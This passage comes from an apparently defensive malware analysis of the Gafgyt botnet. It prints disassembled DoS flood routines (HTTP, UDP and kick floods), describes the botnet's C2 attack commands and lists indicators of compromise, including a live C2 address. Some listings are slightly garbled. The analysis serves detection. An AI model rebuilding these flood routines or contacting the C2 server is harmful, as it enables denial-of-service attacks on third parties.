.text:0000000000403646 mov     ecx, eax
.text:0000000000403648 shr     ecx, 1Fh
.text:000000000040364B lea     eax, [rdx+rcx]
.text:000000000040364E and    eax, 1
.text:0000000000403651 sub    eax, ecx
.text:0000000000403653 cdqe
.text:0000000000403655 mov     rax, UserAgents[rax*8]
.text:000000000040365D mov     rcx, [rbp+var_A38]
.text:0000000000403664 lea     rdx, [rbp+var_A30]
.text:000000000040366B lea     rdi, [rbp+var_220]
.text:0000000000403672 mov     r8, rax
.text:0000000000403675 mov     esi, offset aPget ; "PGET "
.text:000000000040367A mov     eax, 0
.text:000000000040367F call    sprintf
.text:0000000000403684 call    fork

```

Figure 75


```

.rodata:0000000000410620 aMozilla40Compa db 'Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; G'
.rodata:0000000000410620 ; DATA XREF: .data:UserAgents$0
.rodata:0000000000410620 db 'TB7.4; InfoPath.2; SV1; .NET CLR 4.4.58799; WOW64; en-US)',0
.rodata:0000000000410698 align 20h
.rodata:00000000004106A0 aMozilla40Compa_0 db 'Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; F'
.rodata:00000000004106A0 ; DATA XREF: .data:00000000005130A8+o
.rodata:00000000004106A0 db 'unWebProducts)',0
.rodata:00000000004106F0 aMozilla50Macin db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:25.0) Gecko/20100'
.rodata:00000000004106F0 ; DATA XREF: .data:00000000005130B0+o
.rodata:00000000004106F0 db '101 Firefox/25.0',0
.rodata:0000000000410742 align 8
.rodata:0000000000410742 aMozilla50Macin_0 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100'
.rodata:0000000000410742 ; DATA XREF: .data:00000000005130B8+o
.rodata:0000000000410748 db '101 Firefox/21.0',0
.rodata:0000000000410748 align 8
.rodata:000000000041079A db '101 Firefox/21.0',0
.rodata:000000000041079A align 8
.rodata:00000000004107A0 aMozilla50Macin_1 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100'
.rodata:00000000004107A0 ; DATA XREF: .data:00000000005130C0+o
.rodata:00000000004107A0 db '101 Firefox/24.0',0
.rodata:00000000004107F2 align 8
.rodata:00000000004107F2 aMozilla50Macin_2 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/20100'
.rodata:00000000004107F2 ; DATA XREF: .data:00000000005130C8+o
.rodata:00000000004107F8 db '0101 Firefox/33.0Mozilla/5.0 (compatible; Konqueror/3.0; i686 Lin'
.rodata:00000000004107F8 db 'ux; 20021117)',0
.rodata:0000000000410888 aMozilla50Windo db 'Mozilla/5.0 (Windows NT 6.1; WOW64) SkypeUriPreview Preview/0.5',0

```

Figure 76

Using the sprintf function, the malware constructs a PGET request with the “\x00\x01...\xff” URI. A function called socket_connect is implemented, and the request is sent to the target server using the write method:



The image shows two assembly windows from a debugger. The top window displays the implementation of the `socket_connect` function, which calls `socket`, `connect`, and `closesocket`. The bottom window shows the main program's code, where it constructs a URL using `sprintf` and then calls `socket_connect` with the constructed URL and a file handle.

```

.text:0000000000403693 loc_403693:
.text:0000000000403693 movzx    esi, [rbp+var_A3C]
.text:000000000040369A mov      rdi, [rbp+var_A38]
.text:00000000004036A1 call    socket_connect
.text:00000000004036A6 mov      [rbp+var_20], eax
.text:00000000004036A9 cmp      [rbp+var_20], 0
.text:00000000004036AD jz     short loc_403708

.text:00000000004036AF lea      rax, [rbp+var_220]
.text:00000000004036B6 mov      rcx, 0xFFFFFFFFFFFFFFFh
.text:00000000004036BD mov      [rbp+var_A50], rax
.text:00000000004036C4 mov      eax, 0
.text:00000000004036C9 cld
.text:00000000004036CA mov      rdi, [rbp+var_A50]
.text:00000000004036D1 repne   scasb
.text:00000000004036D3 mov      rax, rcx
.text:00000000004036D6 not     rax
.text:00000000004036D9 lea      rdx, [rax-1]
.text:00000000004036DD lea      rsi, [rbp+var_220]
.text:00000000004036E4 mov      edi, [rbp+var_20]
.text:00000000004036E7 call    write
.text:00000000004036EC lea      rsi, [rbp+var_221]
.text:00000000004036F3 mov      edi, [rbp+var_20]
.text:00000000004036F6 mov      edx, 1
.text:00000000004036FB call    read

```

Figure 77

In the `socket_connect` function, the process calls the `gethostbyname` method, creates a stream socket, modifies the **TCP_NODELAY** option, and connects to the target IP address:

```

.text:0000000000400565 mov rdi, [rbp+var_38]
.text:0000000000400569 call gethostbyname
.text:000000000040056E mov [rbp+var_10], rax
.text:0000000000400572 cmp [rbp+var_10], 0
.text:0000000000400577 jnz short loc_400585

.text:0000000000400585
.text:0000000000400585 loc_400585:
.text:0000000000400585 mov rax, [rbp+var_10]
.text:0000000000400589 mov eax, [rax+14h]
.text:000000000040058C movsxrd rdx, eax
.text:000000000040058F mov rax, [rbp+var_10]
.text:0000000000400593 mov rax, [rax+18h]
.text:0000000000400597 mov rdi, [rax]
.text:000000000040059A lea rax, [rbp+var_20]
.text:000000000040059E lea rsi, [rax+4]
.text:00000000004005A2 call bcopy

```

Figure 78

```

.text:00000000004005A7 movzx edi, [rbp+var_3C]
.text:00000000004005AB call htons
.text:00000000004005B0 mov [rbp+var_1E], ax
.text:00000000004005B4 mov [rbp+var_20], 2
.text:00000000004005BA mov edx, IPPROTO_TCP
.text:00000000004005BF mov esi, SOCK_STREAM
.text:00000000004005C4 mov edi, AF_INET
.text:00000000004005C9 call socket
.text:00000000004005CE mov [rbp+var_4], eax
.text:00000000004005D1 lea rcx, [rbp+var_24]
.text:00000000004005D5 mov edi, [rbp+var_4]
.text:00000000004005D8 mov r8d, 4
.text:00000000004005DE mov edx, TCP_NODELAY
.text:00000000004005E3 mov esi, SOL_TCP
.text:00000000004005E8 call setssockopt
.text:00000000004005ED cmp [rbp+var_4], 0xFFFFFFFF
.text:00000000004005F1 jnz short loc_4005FC

.text:00000000004005FC
.text:00000000004005FC loc_4005FC:
.text:00000000004005FC lea rsi, [rbp+var_20]
.text:0000000000400600 mov edi, [rbp+var_4]
.text:0000000000400603 mov edx, 10h
.text:0000000000400608 call connect

```

Figure 79

udpfl00d function

A datagram socket or a raw socket is created, depending on the C2 response (see figure 80).

```

.text:0000000000404328 lea rax, [rbp+var_60]
.text:000000000040432C add rax, 8
.text:0000000000404330 mov qword ptr [rax], 0
.text:0000000000404337 mov eax, [rbp+var_8C]
.text:000000000040433D mov [rbp+var_A0], eax
.text:0000000000404343 cmp [rbp+var_84], 20h ; ` `
.text:000000000040434A jnz loc_40448D

.text:000000000040448D
.text:000000000040448D loc_40448D:
.text:000000000040448D mov rax, rsp
.text:0000000000404490 mov [rbp+var_A8], rax
.text:0000000000404497 mov edx, IPPROTO_UDP
.text:000000000040449C mov esi, SOCK_RAW
.text:00000000004044A1 mov edi, AF_INET
.text:00000000004044A6 call socket
.text:00000000004044AB mov [rbp+var_34], eax
.text:00000000004044AE cmp [rbp+var_34], 0
.text:00000000004044B2 jnz short loc_4044B9

.text:0000000000404350 mov edx, IPPROTO_UDP
.text:0000000000404350 mov esi, SOCK_DGRAM
.text:000000000040435A mov edi, AF_INET
.text:000000000040435F call socket
.text:0000000000404364 mov [rbp+var_44], eax
.text:0000000000404367 cmp [rbp+var_44], 0
.text:000000000040436B jz loc_4047CF

```

Figure 80

As in the `tcpFl00d` function, the malicious process calls the `findRandIP`, `makeIPPacket`, and `makeRandomStr` functions. The network packets containing random data are sent to the target server using `sendto`:

```
.text:00000000004043AD mov    esi, [rbp+var_88]
.text:00000000004043B3 mov    rdi, [rbp+var_40]
.text:00000000004043B7 call   makeRandomStr
.text:00000000004043BC mov    edi, 0
.text:00000000004043C1 call   time
.text:00000000004043C6 mov    edx, eax
.text:00000000004043C8 mov    eax, [rbp+var_80]
.text:00000000004043CB lea    eax, [rdx+rax]
.text:00000000004043CE mov    [rbp+var_38], eax
.text:00000000004043D1 mov    [rbp+var_9C], 0
.text:00000000004043D8 mov    [rbp+var_98], 0
.text:00000000004043E5 jmp   short $+2



```

Figure 81

```
.text:00000000004043E7 loc_4043E7:
.text:00000000004043E7 lea    rdx, [rbp+var_60]
.text:00000000004043EB mov    eax, [rbp+var_88]
.text:00000000004043F1 cdqe
.text:00000000004043F3 mov    rsi, [rbp+var_40]
.text:00000000004043F7 mov    edi, [rbp+var_44]
.text:00000000004043FA mov    r9d, 10h
.text:0000000000404400 mov    r8, rdx
.text:0000000000404403 mov    ecx, 0
.text:0000000000404408 mov    rdx, rax
.text:000000000040440B call   sendto
```

Figure 82


kickv2 function

The ELF binary creates a datagram socket and calls the `gethostbyname` function:

```
.text:0000000000404BEF mov    edx, 0
.text:0000000000404BF4 mov    esi, SOCK_DGRAM
.text:0000000000404BF9 mov    edi, AF_INET
.text:0000000000404BFE call   socket
.text:0000000000404C03 mov    [rbp+var_24], eax
.text:0000000000404C06 mov    edi, 0
.text:0000000000404C0B call   time
.text:0000000000404C10 mov    [rbp+var_20], rax
.text:0000000000404C14 mov    rdi, [rbp+var_48]
.text:0000000000404C18 call   gethostbyname
.text:0000000000404C1D mov    [rbp+var_18], rax
.text:0000000000404C21 lea    rax, [rbp+var_40]
.text:0000000000404C25 mov    qword ptr [rax], 0
.text:0000000000404C2C mov    qword ptr [rax+8], 0
.text:0000000000404C34 mov    rax, [rbp+var_18]
.text:0000000000404C38 mov    eax, [rax+14h]
.text:0000000000404C3B movsxd rdx, eax
.text:0000000000404C3E lea    rax, [rbp+var_40]
.text:0000000000404C42 lea    rsi, [rax+4]
.text:0000000000404C46 mov    rax, [rbp+var_18]
.text:0000000000404C4A mov    rax, [rax+18h]
.text:0000000000404C4E mov    rdi, [rax]
.text:0000000000404C51 call   bcopy
```

Figure 83

It randomly selects a buffer from the “Trandstrings” array that is sent to a target mentioned by the C2 server:



The screenshot shows assembly code in a debugger window. The code is as follows:

```
.text:0000000000404C9D call    rand
.text:0000000000404CA2 movsxrd cx, eax
.text:0000000000404CA5 mov    dword ptr [rbp+var_68], 0AAAAAAAABh
.text:0000000000404CAC mov    dword ptr [rbp+var_68+4], 0AAAAAAAAh
.text:0000000000404CB3 mov    rax, [rbp+var_68]
.text:0000000000404CB7 mul    rcx
.text:0000000000404CBA mov    rax, rdx
.text:0000000000404CBD shr    rax, 1
.text:0000000000404CC0 mov    [rbp+var_58], rax
.text:0000000000404CC4 mov    rax, [rbp+var_58]
.text:0000000000404CC8 add    rax, rax
.text:0000000000404CCB add    rax, [rbp+var_58]
.text:0000000000404CCF mov    rdx, rcx
.text:0000000000404CD2 sub    rdx, rax
.text:0000000000404CD5 mov    [rbp+var_58], rdx
.text:0000000000404CD9 mov    rdx, [rbp+var_58]
.text:0000000000404CDD mov    rax, Trandstrings[rdx*8]
.text:0000000000404CE5 mov    [rbp+var_10], rax
.text:0000000000404CE9 mov    rsi, [rbp+var_10]
.text:0000000000404CED mov    edi, [rbp+var_24]
.text:0000000000404CF0 mov    ecx, 0
.text:0000000000404CF5 mov    edx, 34Bh
.text:0000000000404CFA call   send
.text:0000000000404CFF lea    rsi, [rbp+var_40]
.text:0000000000404D03 mov    edi, [rbp+var_24]
.text:0000000000404D06 mov    edx, 10h
.text:0000000000404D0B call   connect
```

Figure 84

```
.rodata:0000000000410600 unk_410600 db 2 ; DATA XREF: .data:Trandstrings!o
.rodata:0000000000410601 db 2
.rodata:0000000000410602 db 2
.rodata:0000000000410603 db 2
.rodata:0000000000410604 db 0
.rodata:0000000000410605 unk_410605 db 45h ; E ; DATA XREF: .data:00000000000513088!o
.rodata:0000000000410606 db 43h ; C
.rodata:0000000000410607 db 5Bh ; [
.rodata:0000000000410608 db 43h ; C
.rodata:0000000000410609 db 2
.rodata:000000000041060A db 0C3h
.rodata:000000000041060B db 0BDh
.rodata:000000000041060C db 089h
.rodata:000000000041060D db 51h ; Q
.rodata:000000000041060E db 14h
.rodata:000000000041060F db 14h
.rodata:0000000000410610 db 28h ; {
.rodata:0000000000410611 db 22h ; "
.rodata:0000000000410612 db 0
.rodata:0000000000410613 unk_410613 db 18h ; DATA XREF: .data:00000000000513090!o
.rodata:0000000000410614 db 2
.rodata:0000000000410615 db 0C1h
.rodata:0000000000410616 db 040h
.rodata:0000000000410617 db 95h
.rodata:0000000000410618 db 2
.rodata:0000000000410619 db 0C0h
.rodata:000000000041061A db 0B0h
.rodata:000000000041061B db 8Fh
.rodata:000000000041061C db 28h ; (
.rodata:000000000041061D db 22h ; "
.rodata:000000000041061E db 0
.rodata:000000000041061F db 0
```

Figure 85

Now we'll describe all commands implemented by Gafgyt that call the functions we already described. It's important to mention that the 1st parameter of any command is supposed to be an IP address and the 2nd parameter is a port number.

ALPHA command

This command calls the ftcp function that performs multiple types of TCP DoS attacks.

GAME command

This command targets the game servers running Valve's Source Engine with DoS attacks. It calls the vseattack1 function.

GRE command

This command targets a server with “GRE flood” attacks. It calls the rand_hex function.

ICMP command

This command targets a server with “ICMP flood” attacks. It calls the icmpattack function.

JAIL command

This command calls the jailvl function that performs DoS attacks.

KICK command

This command calls the kickv2 function that sends multiple hard-coded buffers to a target.

MIX command

This command targets a server with “GRE flood” and “ICMP flood” attacks. It calls the rand_hex and icmpattack functions.

PLAIN command

This command calls the udpfloodd function that targets a server with UDP DoS attacks.

QUERY/QUERY2 command

This command targets a server with multiple types of TCP DoS attacks and performs HTTP DoS attacks on OVH servers. It calls the rtcp, sendJUNK, tcpfloodd, and ovhl7 functions.

SPEC/SPEC2 command

This command calls the udppac/udppac2 function that performs DoS attacks.

STOP/stop/Stop command

This command is used to kill all spawned processes using the kill command.

Indicators of Compromise

C2 server

45.61.186.4:13561

SHA256

05e278364de2475f93c7db4b286c66ab3b377b092a312aee7048fbe0d3f608aa

User-Agents used by Gafgyt

Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; GTB7.4; InfoPath.2; SVI;.NET CLR 4.4.58799; WOW64; en-US)

Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts)

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:25.0) Gecko/20100101 Firefox/25.0

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/20100101 Firefox/33.0

Mozilla/5.0 (compatible; Konqueror/3.0; i686 Linux; 20021117)

Mozilla/5.0 (Windows NT 6.1; WOW64) SkypeUriPreview Preview/0.5